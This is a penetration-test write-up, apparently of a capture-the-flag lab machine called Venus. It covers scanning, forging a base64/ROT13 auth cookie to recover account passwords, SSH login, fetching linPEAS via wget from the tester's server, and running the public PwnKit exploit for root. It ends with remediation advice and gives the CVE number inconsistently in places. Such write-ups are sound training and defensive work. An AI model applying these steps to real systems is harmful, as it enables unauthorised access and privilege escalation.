|  |  |
| --- | --- |
| A picture of a winding road and trees  Venus Exploitation report | Ayush Shrivastava |

Contents

[Executive Summary 2](#_Toc193117376)

[1. Reconnaissance Phase 2](#_Toc193117377)

[2. Nmap Scan 3](#_Toc193117378)

[3. Web Application Enumeration 4](#_Toc193117379)

[Gobuster scan 4](#_Toc193117380)

[Nikto Scan 5](#_Toc193117381)

[Admin Directory 5](#_Toc193117382)

[Brute-forcing Accounts 6](#_Toc193117383)

[4. Discovering Account Passwords 6](#_Toc193117384)

[Step 1: Intercepting and Analysing the Authentication Token 6](#_Toc193117385)

[Step 2: Sending the Request from Proxy to Repeater in Burp Suite 7](#_Toc193117386)

[Step 3: Modifying the Username and Password 8](#_Toc193117387)

[Step 4: Re-Encoding the Modified Username-Password Pair 8](#_Toc193117388)

[Step 5: Replacing the Auth Token 9](#_Toc193117389)

[Step 6: Sending the Request and Acquiring a New Auth Key 9](#_Toc193117390)

[Venus Account Credentials 9](#_Toc193117391)

[Magellan Account Credentials 10](#_Toc193117392)

[Summary of the Password Discovery Process 10](#_Toc193117393)

[5. SSH Login Attempts 11](#_Toc193117394)

[User Flag Found 12](#_Toc193117395)

[Privilege Escalation 12](#_Toc193117396)

[Downloading and executing linPEAS 13](#_Toc193117397)

[Successful Privilege Escalation 14](#_Toc193117398)

[Identifying the CVE-2021-4043 (PwnKit) Exploit 14](#_Toc193117399)

[Downloading and Compiling the PwnKit Exploit 15](#_Toc193117400)

[6. Successfully Gaining Root Access 17](#_Toc193117401)

[Conclusion 18](#_Toc193117402)

[Security Recommendation 18](#_Toc193117403)

# Executive Summary

This report details a comprehensive penetration test conducted on the Venus Machine, a system within the network. The test revealed significant vulnerabilities that allowed for unauthorised access and privilege escalation. Key findings include:

1. Weak authentication mechanisms in the web application
2. Exposed sensitive information through base64 encoding
3. Vulnerable SSH configuration allowing brute force attacks
4. Critical system-level vulnerability (CVE-2021-4034- PwnKit)

These vulnerabilities were successfully exploited to gain root access to the system, demonstrating the urgent need for security improvements.

# 1. Reconnaissance Phase

IP Address and MAC Address

* **Venus IP**: 192.168.0.43
* **Venus MAC**: 08:00:27:18:54:5e

A screenshot of a computer

AI-generated content may be incorrect.

Figure Discovering Venus on the network

A network discovery scan, which identified the Venus Machine in the local network, using the command:

**netdiscover -r 192.168.0.0/24**

Had to get root privileges using the command:

**sudo -i**

# 2. Nmap Scan

The initial nmap scan revealed 2 open ports on the Venus machine, the command run was:

**nmap -sC -sV 192.168.0.43**

A screenshot of a computer

AI-generated content may be incorrect.

Figure Nmap scan results

The open ports:

* **Port 22 (SSH): OpenSSH 8.5** running on port 22
* **Port 8080 (HTTP):** An HTTP service running on port 8080, likely a web application

This provided insight into potential entry points for further testing.

# 3. Web Application Enumeration

I discovered the web application which was running on port 8080, I accessed by typing into a web-browser **192.168.0.43:8080.**

A screenshot of a computer

AI-generated content may be incorrect.

Figure Web Application discovered

There are credentials provided to potentially give further access.

A screenshot of a computer

AI-generated content may be incorrect.

Figure After using the credentials to log in

This was the web page after the credentials, provided on the previous page, were used to log in.

## Gobuster scan

To further enumerate any potential hidden directories, I used **gobuster,** discovering the **/admin** directory, which led to an admin login page. The command used was:

**gobuster dir -u** [**http://192.168.0.43:8080**](http://192.168.0.43:8080) **-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**

A screenshot of a computer

AI-generated content may be incorrect.

Figure Gobuster scan

As seen above, the gobuster scan was completed and the only directory that was revealed was **/admin**.

## Nikto Scan

A **Nikto** scan was also performed, to attempt to uncover any vulnerabilities.

A screenshot of a computer

AI-generated content may be incorrect.

Figure Nikto scan

The nikto scan however, was not fruitful. No vulnerabilities, or directories were discovered.

## Admin Directory

The admin directory that was discovered using **gobuster.**

**(The ss of the admin page)**

There was only a field that asked for a username and password available.

## Brute-forcing Accounts

Hydra was used to reveal any more valid username credentials for other accounts.

Aside from the guest account, which has already been provided, 2 more accounts with the usernames of venus and magellan, have been discovered.

A screenshot of a computer

AI-generated content may be incorrect.

Figure Bruteforcing using Hydra

# 4. Discovering Account Passwords

After logging in with the **guest:guest** credentials, it was discovered that the authentication mechanism used cookies, where an **Auth Key** was responsible for maintaining the session. To hain access to other accounts, such as **venus** and **magellan**, an iterative, and multi-step process was followed.

## Step 1: Intercepting and Analysing the Authentication Token

Using Burp Suite, the tester intercepted the authentication request sent when logging in. The request contained a key that was responsible for authentication the session, and the value of the key appeared to the encoded.

A screenshot of a computer

AI-generated content may be incorrect.Upon examining the key, it was realised that it contained the **username:password** pair, which was base64, and then Caesar shifted by 13 (R13 or ROT13). This base64-encoded string was not directly usable, as it represented a **username:password** pair that needed to be decoded and modified for further testing with different user accounts.

Figure Intercepted HTTP Request

## Step 2: Sending the Request from Proxy to Repeater in Burp Suite

After intercepting the authentication request in **Burp Suite’s Proxy**, the request needed to be modified to test with the different usernames (venus, magellan).

**A screenshot of a computer

AI-generated content may be incorrect.**The intercepted request was sent from Burp Suite’s Proxy to the Repeater Tool. This allowed the request to be modified and to be resubmitted repeatedly, which was crucial for testing different authentication credentials.

Figure Request sent from Proxy tool to the Repeater Tool

The **Repeater** tool is vital for testing because it enables the tester to make precise modification to the request and resubmit it without having to intercept and modify the request repeatedly.

## Step 3: Modifying the Username and Password

Once the **guest:thrfg** credentials were decoded, the string was modified to test other user accounts (venus, magellan)

The username in the decoded string was replaced from **guest** to **venus** or **magellan**. For example:

* For **venus**, the new base64 decoded authentication token became: **venus:thrfg**
* For **magellan**, the new base64 decoded authentication token became: **magellan:thrfg**

## Step 4: Re-Encoding the Modified Username-Password Pair

After modifying the **username:password** pair, the string needed to be encoded back into **base64** format. Base64 Encoding:

* The modified username-password pair (e.g., venus:thrfg or magellan:thfrg) was taken.
* CyberChef was used to encode it back into **base64.**
* A screenshot of a computer

  AI-generated content may be incorrect.This generated a new base64-encoded string representing the modified **username:password** pair.

Figure Base64 encoded (venus:thrfg)A screenshot of a computer

AI-generated content may be incorrect.

Figure Base64 encoded (magellan:thrfg)

Base64 encoded authentication token for **venus:thrfg** is **dmVudXM6dGhyZmc=**.

Base64 encoded authentication token for **magellan:thrfg** is **bWFnZWxsYW46dGhyZmc=**.

## Step 5: Replacing the Auth Token

The original auth key in the intercepted request is replaced using **Burp Suite’s Repeater** tool.

The original key, containing **guest:thrfg**, was replaced with the new key that contained **venus:thrfg** or **magellan:thrfg**. Another step was required, which was simply to delete the last line which stated that the username and password was **guest:guest**; removing this allowed access to other accounts.This process tricked the application into thinking that the tester was logged in as the new user (venus or magellan).

## Step 6: Sending the Request and Acquiring a New Auth Key

After replacing the auth key, the tester sent the modified request using the **Repeater** tool. This request, which included the newly base64-encoded authentication token, prompted the server to respond with a new **auth key.**

### **A screenshot of a computer AI-generated content may be incorrect.**Venus Account Credentials

Figure Auth Key replaced with Venus encoded string

The existing Auth Key was replaced with **dmVudXM6dGhyZmc=** (venus:thrfg), after sending the request, a new auth key was provided in the response.

**dmVudXM6aXJhaGY**

This auth key was decoded (from base64) to **venus:irahf**; the password (**irahf**) can be further decrypted using **R13**, to plaintext **venus.** The username and password for the venus user account is **venus:venus**.

### A screenshot of a computer AI-generated content may be incorrect.Magellan Account Credentials

Figure Auth Key replaced with Magellan encoded String

The existing key was replaced with **bWFnZWxsYW46dGhyZmc=** (magellan:thrfg), after sending the request, a new auth key was provided in the response.

**bWFnZWxsYW46aXJhaGZ2bmF0cmJ5YnRsMTk4OQ==**

The same process was applied to this **base64** encoded string, as used for finding out the account credentials for the venus account. The username and password for magellan user account is **magellan:venusiangeology1989**.

## Summary of the Password Discovery Process

To summarise the steps that were followed to discover the passwords:

1. Intercept the original auth key using Burp Suite Proxy.
2. Send the intercepted request to Burp Suite Repeater for modification.
3. Decode the base64-encoded auth key to reveal the guest:guest pair.
4. Modify the username (e.g., guest to venus or magellan).
5. Re-encode the modified pair back into base64.
6. Delete the last line stating the username and password as guest:guest.
7. Replace the auth key in the intercepted request with the newly base64-encoded auth token.
8. Send the request, acquiring a new auth key from the server.
9. Decode the new auth key from base64 to get an encrypted password.
10. Apply ROT13 to decode the password into plaintext.
11. Repeat the steps for other user accounts (venus and magellan)

These detailed, iterative steps describe the process that led to uncovering the passwords for the **guest, venus,** and **magellan** accounts, granting access to the system for further testing.

# 5. SSH Login Attempts

Using the discovered credentials that have been discovered:

* **guest:guest**
* **venus:venus**
* **magellan:venusiangeology1989**

An attempt was made to log in to the Venus Machine via **SSH.** SSH was used because it was revealed in the nmap scan, that an openSSH service was active on port 22. Furthermore, by brute-forcing SSH with the discovered credentials, there was a chance to gain direct access to the system.

A screenshot of a computer program

AI-generated content may be incorrect.

Figure SSH Login Attempts

The login was successful using the **magellan** account. Using the command **sudo -l**, account privileges regarding **magellan** account were uncovered. As Figure 15 shows, magellan account did not have access to any sudo privileges, which would prove to be a limitation for any further privilege escalation attempts.

**A screenshot of a computer screen

AI-generated content may be incorrect.**

Figure magellan account privileges

## User Flag Found

After exploring the account a **user\_flag.txt** was retrieved.

A screenshot of a computer

AI-generated content may be incorrect.

Figure User flag was found

The flag was:

**user\_flag\_e799a60032068b27b8ff212b57c200b0**

# Privilege Escalation

Since the **magellan** account lacked **sudo** privileges, an external script was used. This script is called **linPEAS**, its purpose is to automatically identify privilege escalation vectors on **Linux System**. LinPEAS scans the system for common misconfigurations, vulnerable software versions, file permissions, and other weaknesses that could be exploited.

## Downloading and executing linPEAS

A Python HTTP server was utilised to download the linPEAS.sh script onto the Venus Machine. This method allowed to transfer the script from the local machine to the target machine. The steps were as follows:

1. Starting a simple http server on the local machine using the command **python3 -m http.server.**

A screen shot of a computer

AI-generated content may be incorrect.

Figure Python HTTP server started

1. Downloading linPEAS on the Venus machine. The command **wget** was used to download the script from the Python HTTP server running on the attacker’s machine (have to start the server from the directory where the linPEAS.sh is located in). The full command was:

A black background with white text

AI-generated content may be incorrect.**wget** [**http://192.168.0.34:8000/linPEAS.sh**](http://192.168.0.34:8000/linPEAS.sh)

Figure Downloading linPEAS.sh on the Venus Machine


1. Before running the script had to make sure that the script was executable. Used the command **chmod +x linpeas.sh** to make the script an executable.

Figure File permissions

## Successful Privilege Escalation

Once linPEAS was downloaded and made executable, the script was run on the Venus machine to search for potential privilege escalation vectors. The output of the linPEAS scan would highlight any issues on the system that could be exploited to gain higher privileges.

The linPEAS scan performed several checks, including:

**Checking for World-Writable Files:**

linPEAS identified if there were any files or directories that were world-writable, which could potentially be manipulated by a non-privileged user to escalate privileges.

**SUID/SGID Binaries:**

linPEAS checked if there were any SUID (Set User ID) or SGID (Set Group ID) binaries that might allow a user to execute commands with higher privileges. These are often common attack vectors.

A typical vulnerability that can be exploited is a world-writable or misconfigured SUID binary that allows users to run commands as the root user.

**Checking for Vulnerable Software Versions:**

linPEAS checked for known vulnerabilities in software packages that were installed on the system, especially those that could be exploited to escalate privileges.

This includes outdated versions of software that might have publicly available exploits.

**Unusual File Permissions:**

linPEAS flagged any unusual file or directory permissions, such as files that could be executed by non-root users or critical system files with loose permissions.

## Identifying the CVE-2021-4043 (PwnKit) Exploit

After running linPEAS, a list of potential vulnerabilities were identified that when executed would give privilege escalation. Vulnerability related to CVE-2021-4043 (PwnKit), which is a **privilege escalation vulnerability** in **Polkit’s pkexec** utility. This vulnerability often referred to as **PwnKit**, allows unprivileged users to excalate privileges to root under certain conditions.

A screenshot of a computer program

AI-generated content may be incorrect.

Figure A list of some of the vulnerabilites found by linPEAS

## Downloading and Compiling the PwnKit Exploit

To exploit **CVE-2021-4034 (PwnKit)**, the script was downloaded on the local machine via the link provided on the script. It was then downloaded on the Venus machine, via the **Python HTTP server** that was created when downloading linspeas.sh.

After the script was downloaded on the Venus Machine, the zip file was unzipped using the command **unzip CVE-2021-4034-main.zip,** and then compiledafter reading the **README** file, using the command **make.**

A screen shot of a computer code

AI-generated content may be incorrect.

Figure Unzipping and compiling the script

All that was left to do was to execute the script using the command **./cve-2021-4034.**

# A screenshot of a computer AI-generated content may be incorrect.6. Successfully Gaining Root Access

Figure Gaining root access and getting the root flag

Once the exploit was executed, **root access** to the Venus machione was gained. The root shell was obtained, and was able to run commands with root privileges, effectively completing the privilege escalation process.

The root flag was then retrieved:

**root\_flag\_83588a17919eba10e20aad15081346af**

Thus concluding the successful completion of the exploitation of the Venus Machine.

# Conclusion

The penetration test on the Venus Machine revealed critical vulnerabilities across multiple layers of the system’s security. By exploiting these weaknesses, we were able to progress from initial reconnaissance to full root access. This demonstrates the potential for a malicious actor to compromise the entire system, highlighting the urgent need for comprehensive security enhancements.

# Security Recommendation

Based on the vulnerabilities discovered and exploited during this penetration test, we recommend the following security measures:

## Web Application Security

* Implement stronger authentication mechanisms, avoiding the use of easily decodable tokens.
* Regularly audit and update web application code to prevent information disclosure.
* Use secure session management techniques instead of storing credentials in cookies.

## Network Security

* Implement strict firewall rules to limit access to sensitive ports (e.g. SSH)
* Consider using a VPN for remote access instead of exposing SSH directly

## Authentication

* Enforce strong password policies for all user accounts
* Implement multi-factor authentication, especially for administrative access

## System Hardening

* Regularly update and patch all systems, particularly focusing on critical vulnerabilities like CVE-2021-4034 (PwnKit).
* Implement the principle of least privilege for all user accounts.
* Regularly audit SUID/SGID binaries and remove unnecessary permissions.

## Monitoring and Logging

* Implement robust logging and monitoring solutions to detect and alert on suspicious activities.
* Regularly review logs for signs of unauthorised access or unusual behaviour.

## Security Training

* Conduct regular security awareness training for all staff, emphasising the importance of strong passwords and recognising potential threats.

## Periodic Security Assessments:

* Schedule regular penetration tests and vulnerability to identify and address new security issues promptly.

By implementing these recommendations, the organisation can significantly improve its security posture and reduce the risk of successful attacks similar to those demonstrated in this penetration test